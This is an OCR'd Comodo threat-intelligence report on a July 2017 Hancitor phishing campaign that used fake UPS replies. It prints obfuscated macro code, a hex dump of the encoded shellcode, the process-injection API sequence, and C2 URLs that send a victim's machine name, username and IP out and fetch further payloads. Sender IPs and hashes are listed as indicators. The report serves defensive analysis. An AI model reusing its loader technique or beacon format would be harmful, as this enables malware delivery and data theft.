COMODO

Comodo Threat Intelligence Lab


SPECIAL REPORT:
SUMMER 2017 – A PHISHING TRIP TO AVOID

Phishing Summer 2017 Special Report

Phishing attacks using emails have become very common, but the techniques are continually being enhanced and personalized, to the point where we all need a refresher course. In the past, very obvious grammatical and spelling errors made many phishing attempts easy to spot, but each month seems to now bring more sophisticated versions.

In July 2017, The Comodo Threat Intelligence Lab has identified a new series of phishing emails that purport to be replies to previously asked requests for information from well-known brands and likely legitimate contacts. If you've tracked a package or status of an order for anything in recent times, you'll recognize the format. These emails contain links to illegitimate sites and malware payloads and cleverly attempt to get the user to click on them.

An example can be seen in the screenshot below.



As you can see, the email contains what looks like an original request for information below the fraudulent "response," which includes the illicit link. The link itself, at first glance, looks legitimate, having been crafted to look similar to a real URL to even savvy

users, but actually drives to an entirely different site and then delivers its remotely deployed malware payload.

Fatih Orhan, head of the Comodo Threat Intelligence Lab (the Lab) and Comodo Threat Research Labs (CTRL), said, “Phishing emails come in numerous types and formats. Cyber criminals always find new methods to trick users and convince them to click a “bait” link. This latest method is also an example of how they can be creative to attack enterprise business users. At the Lab, we have identified hundreds of different servers being used for this phishing campaign as it attacked more than 3,000 enterprise customer users.” Orhan went on to state, “The phishing emails are all being sent in a short time, as the campaign started at 2017-07-06 10:28:44 and finished at 2017-07-06 17:12:31. In less than 7 hours, a total of 585 different servers are being used to target more than 50 enterprise customers, affecting thousands of users.”

Most of the 585 IP addresses, listed below by country, link to servers in North America, Europe, Australia and Turkey:

Country	Count IP
Australia	8
Bahamas	1
Brazil	3
Canada	28
Czech Republic	1
France	1
Germany	1
Hong Kong	1
Indonesia	1
Iraq	1
Italy	1
Mexico	2
Netherlands	3
Private Network	1
Spain	4
Sweden	1
Trinidad & Tobago	1
Turkey	6
Turks & Caicos Islands	1
United Arab Emirates	1
United Kingdom	5
United States	513
Total Result	**585**

A definite advance in phishing attack sophistication, this illustrates the speed in which coordinated, multi-server attacks on businesses are being developed and deployed. In this case, only enterprise customers with a "default deny" security posture were completely safe. The Comodo Threat Intelligence Lab actually first discovered the malware as new, unknown files via Comodo customers using the "default deny" security posture combined with auto-containment and threat intelligence lab analysis (included in their Comodo Advanced Endpoint Protection solutions).

The Comodo Threat Intelligence Lab update video for the week of July 12, 2017 provides more details on this new threat, so view the video and check out special updates from the Lab for more information.

Technical Detail – A Deeper Dive

Diving into this example, the body of the email contains information that looks like a reply to a previously sent email and provides a URL which indicates that it comes from "UPS":

https://www.ups.com/WebTracking/track?loc=enus&action=view&id=38647511&ac c=support


This URL looks similar to an official UPS (United Parcel Service) URL, (even showing an "https" designation) but it actually drives to:

http://mydreamlady.com/file.php?d=c3VwcG9ydEBjb21vZG8ubmV0


The pattern of the link is as follows:

http://<domain>/file.php?<base64_encoded_string>, where the base64 encoded string is the recipient where the email was sent. In the current example, **c3VwcG9ydEBjb21vZG8ubmV0** translates to the target's address (in our case, support@comodo.com).


The link provided in the phishing email downloads an Office document that an unsuspecting user is inclined to open. This was, in fact, the initial purpose of the file – to lure the targeted individual to open it as it contains a macro script that runs as soon as it is opened. Furthermore, the content of the document displays steps to enable the execution of the respective script, in case the Office Suite is configured to display warnings or to block it.





Upon opening, the malicious document executes the macro script in the background. The script uses NtAllocateVirtualMemory to allocate memory for the malicious code it needs to write (via NtWriteVirtualMemory) and executes it using CreateTimerQueueTimer API as seen in the following image. The purpose of the CreateTimerQueueTimer is to allow programmers to use timers (routines that trigger various events with delay) in their applications, but in this case it is exploited to execute the malicious code.




The code is stored inside the document in encoded format in a form's object. Inspecting the object visually gives no clue on the content, but a closer look reveals the encoded string which, upon execution of the macro script, will be decoded into the shellcode.


Project - Project
Normal
Project (1f413c4a02768
Microsoft Word Objects
ThisDocument
Forms
maternal
Modules
pretended
References
1f413c4a02768b23553d676c...
ac
Page1 Page2 Page3 Page4 Page5
Tab1 Tab2 Tab3 Tab4 Tab5 Tab6


2290: 54 61 62 39 05 00 00 80 54 61 62 31 30 6D 2E 31 Tab9....Tab10m.1
22A0: 05 00 00 80 54 61 62 31 31 6D 2E 31 05 00 00 80 ....Tab11m.1....
22B0: 54 61 62 31 32 6D 2E 31 05 00 00 80 54 61 62 31 Tab12m.1....Tab1
22C0: 33 6D 2E 31 00 00 00 00 00 00 00 00 00 00 00 00 3m.1............
22D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
22E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
22F0: 00 00 00 00 00 00 00 00 04 00 00 80 54 61 62 31 ....Tab1
2300: 04 00 00 80 54 61 62 32 04 00 00 80 54 61 62 33 ....Tab2....Tab3
2310: 04 00 00 80 54 61 62 34 04 00 00 80 54 61 62 35 ....Tab4....Tab5
2320: A8 1E 00 80 20 20 20 20 57 4C 54 76 47 48 7D 4F ....   WLTvGH}O
2330: 7D 58 36 49 7B 4B 55 57 57 4C 6F 3B 4E 48 6D 4F }X6I{KUWWLo;NHmO
2340: 2F 54 2F 35 7B 6E 71 4F 7D 53 53 74 57 4C 77 3B /T/5{nqO}SStWLw;
2350: 4E 48 71 4F 7B 58 6D 47 7C 44 6E 47 7E 50 7E 50 NHqO{XmG|DnG~P~P
2360: 7E 50 7E 50 7E 50 7E 50 57 4C 5C 4D 68 54 51 7D ~P~P~P~PWL\MhTQ}
2370: 7B 50 53 37 58 59 73 44 45 4A 5D 38 45 5B 5C 7D {PS7XYsDEJ]8E[\}
2380: 57 4A 52 45 54 48 6B 47 7B 57 54 4D 6B 57 6C 54 WJRETHkG{WTMkWlT
2390: 56 54 45 44 57 44 3D 49 7B 66 54 50 7E 50 7E 50 VTEDWD=I{fTP~P~P
23A0: 7E 50 7E 50 7E 50 7E 50 56 44 2F 35 45 6A 2F 35 ~P~P~P~PVD/5Ej/5
23B0: 45 58 49 75 7B 4B 59 65 57 46 7A 4E 6F 48 5B 48 EXIu{KYeWFzNoH[H
23C0: 7B 4B 55 56 56 44 2F 35 55 6A 49 53 78 6E 55 55 {KUVVD/5UjISxnUU
23D0: 45 58 6E 32 7B 6E 49 75 7B 4B 58 73 6C 66 46 38 EXn2{nIu{KXslfF8
23E0: 46 4C 54 4C 33 3B 53 38 45 54 45 44 45 4C 5C 44 FLTL3;S8ETEDEL\D
23F0: 48 33 33 45 7B 3B 7E 50 7E 50 7E 50 7E 4A 5A 4C H33E{;~P~P~P~JZL
2400: 6D 7A 55 6F 51 44 45 44 45 48 6D 4F 57 4A 46 4C mzUoQDEDEHmOWJFL
2410: 6D 33 49 5C 57 4C 78 44 51 48 6D 4F 55 45 48 47 m3I\WLxDQHmOUEHG
2420: 7E 50 7E 50 7E 50 7E 50 58 4C 7A 4D 48 3A 5D 4D ~P~P~P~PXLzMH:]M
2430: 56 57 54 44 6C 50 70 33 4E 6A 3C 69 45 48 4B 4F VWTDlPp3Nj<iEHKO
2440: 7B 48 4B 4F 34 44 2F 2E 7D 66 4C 72 4B 50 4C 6C {HKO4D/.}fLrKPLl
2450: 46 33 72 32 7B 58 57 4F 7B 48 55 4F 7B 6E 55 7D F3r2{XWO{HUO{nU}
2460: 7B 58 49 53 78 6A 71 48 7D 5B 5C 67 55 5C 7A 44 {XISxjqH}[\gU\zD
2470: 7B 3B 7E 50 7E 50 7E 50 7E 50 7E 50 7E 48 7D 4F {;~P~P~P~P~P~H}O
2480: 36 6E 6D 49 7D 5B 56 70 79 48 35 64 45 44 46 70 6nmI}[VpyH5dEDFp
2490: 53 54 4A 34 5C 48 7C 6D 59 57 7C 50 45 3C 4A 45 STJ4\H|mYW|PE<JE



1f413c4a02768b23553d676cc81ef2ac2f84c83a - pretended (Code)
(General)
gravitational
chequers(fillibeg) = hospital(matador, bathtub, 40 + 10)
matador = hospital(commissioner, athletics, 50 + 10)
chequers(fillibeg + 1) = hospital(matador, max, 40 + 10)
chequers(fillibeg + battlefront) = hospital(commissioner, accredited, 50
fillibeg = fillibeg + battlefront + 1
quibusdam = quibusdam + 3
Next
' Goodbye my friend
' Took your soul out into the night
gravitational = chequers
Watches
Expression
Value
Type
StrConv(chequers, 64)
chequers
chequers(0) 72 Byte
chequers(1) 131 Byte
chequers(2) 236 Byte
chequers(3) 8 Byte
chequers(4) 76 Byte
chequers(5) 139 Byte

After decoding, the shellcode is injected into svchost.exe and executed via the CreateTimerQueueTimer function.



Upon execution, it calls **api.ipify.org** to find out the external IP address of the machine, after which it tries to connect to **resinelkeft.com** (currently offline), **http://heleftlesi.ru/ls5/forum.php** and **http://hedbohalitt.ru/ls5/forum.php**. It calls these URLs with parameters which gives some details regarding the infected system, as the following:

http://heleftlesi.ru/ls5/forum.php?GUID=<unique_machine_identifier>&BUILD=0607&INFO=<computer_name> @<computer_name>\<username>&IP=<machine_external_ip>&TYPE=1&WIN=<Windows_version>(<architecture>)



The response to these calls is a simple text, stating “ok”, but the malware repeatedly calls these URLs, waiting for a malicious binary to become available to download and execute it.

File SHA1:
1f413c4a02768b23553d676cc81ef2ac2f84c83a

MD5:
671d14b8e0f4ad5a9dbcd0aed6c6b46d

Family:
TrojWare.W97M.Hancitor.EV

Hosts contacted:
http://heleftlesi.ru/ls5/forum.php
http://hedbohalitt.ru/ls5/forum.php
http://api.ipify.org/

Additional Detail : The 585 by Sender IP Address

209.181.93.222 : 50
72.84.234.140 : 41
50.225.49.230 : 40
71.71.234.248 : 31
23.96.19.101 : 30
64.139.226.19 : 30
104.219.179.90 : 30
172.91.74.244 : 30
50.232.57.250 : 29
96.80.227.141 : 27
38.103.37.73 : 26
173.242.97.122 : 25
64.250.80.106 : 24
71.54.200.91 : 23
86.53.29.113 : 23
206.63.234.1 : 23
68.14.243.179 : 22
8.24.213.168 : 21
66.21.49.130 : 21
69.57.63.74 : 21
96.80.118.209 : 21
8.36.249.37 : 20
12.163.182.218 : 20
24.158.207.32 : 20
24.197.61.109 : 20
50.59.77.194 : 20
50.122.71.38 : 20
65.156.33.50 : 20
66.67.127.157 : 20
67.41.128.97 : 20
67.249.236.169 : 20
72.160.29.156 : 20
76.4.213.121 : 20
96.58.38.168 : 20
96.94.38.1 : 20
98.173.4.194 : 20
167.160.220.42 : 20
174.97.137.149 : 20
187.162.221.58 : 20
206.219.84.250 : 20
199.88.96.2 : 19
71.216.247.1 : 18
74.118.152.218 : 18
96.87.54.73 : 17
24.103.203.42 : 16
67.78.102.218 : 15
94.103.18.180 : 15
162.17.159.37 : 15
70.60.68.118 : 14
97.84.33.210 : 14
108.0.237.206 : 14
173.9.234.61 : 14
50.253.231.169 : 13
75.166.28.133 : 13
96.65.234.153 : 13
173.11.137.189 : 13
187.190.255.153 : 13
23.25.229.77 : 12
24.43.18.122 : 12
38.104.222.102 : 12
38.116.156.162 : 12
50.73.164.9 : 12
50.76.244.137 : 12
50.192.95.113 : 12
69.63.33.32 : 12
72.198.141.132 : 12
89.39.42.20 : 12
98.172.177.145 : 12
162.17.83.10 : 12
208.28.3.125 : 12
208.64.156.150 : 12
213.27.225.115 : 12
23.31.211.65 : 11
40.129.43.30 : 11
50.200.178.106 : 11
65.242.210.202 : 11
66.37.81.9 : 11
68.98.218.235 : 11
71.7.20.158 : 11
72.95.135.7 : 11
73.11.101.17 : 11
73.202.210.22 : 11
75.173.16.186 : 11
76.117.213.140 : 11
91.117.191.186 : 11
96.11.119.114 : 11
96.36.111.186 : 11
96.95.221.26 : 11
108.85.146.54 : 11
199.242.58.10 : 11
208.125.177.250 : 11
216.17.32.210 : 11
5.40.45.99 : 10
8.41.112.82 : 10
12.5.250.194 : 10
12.10.50.114 : 10
12.27.33.120 : 10
